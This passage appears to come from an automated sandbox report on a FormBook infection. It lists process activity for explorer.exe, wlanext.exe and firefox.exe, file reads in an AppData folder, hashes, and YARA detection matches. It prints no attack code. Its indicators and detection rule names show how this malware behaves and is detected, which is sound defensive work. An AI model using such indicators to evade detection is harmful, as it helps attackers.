C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	10429E57	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2524

General

Start time:	17:57:24
Start date:	26/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\K89O2Q81\K89logri.ini	0	40	success or wait	2	6EF6E04	NtReadFile
C:\Users\user\AppData\Roaming\K89O2Q81\K89logrf.ini	0	40	success or wait	2	6EF6E04	NtReadFile
C:\Users\user\AppData\Roaming\K89O2Q81\K89logrv.ini	0	40	success or wait	2	6EF6E04	NtReadFile
C:\Users\user\AppData\Roaming\K89O2Q81\K89logim.jpeg	0	151143	success or wait	2	6EF6E04	NtReadFile

Analysis Process: wlanext.exe PID: 2852 Parent PID: 1388

General

Start time:	17:57:34
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x3d0000
File size:	77312 bytes
MD5 hash:	6F44F5C0BC6B210FE5F5A1C8D899AD0A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2348540076.0000000000370000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2348540076.0000000000370000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2348540076.0000000000370000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2348255135.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2348255135.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2348255135.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2348494474.0000000000340000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2348494474.0000000000340000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2348494474.0000000000340000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	99E57	NtReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: firefox.exe PID: 1836 Parent PID: 2852

General

Start time:	17:57:54
Start date:	26/01/2021
Path:	C:\Program Files (x86)\Mozilla Firefox\firefox.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Mozilla Firefox\Firefox.exe
Imagebase:	0x1210000
File size:	517064 bytes
MD5 hash:	C2D924CE9EA2EE3E7B7E6A7C476619CA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.2246966477.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.2246966477.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.2246966477.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis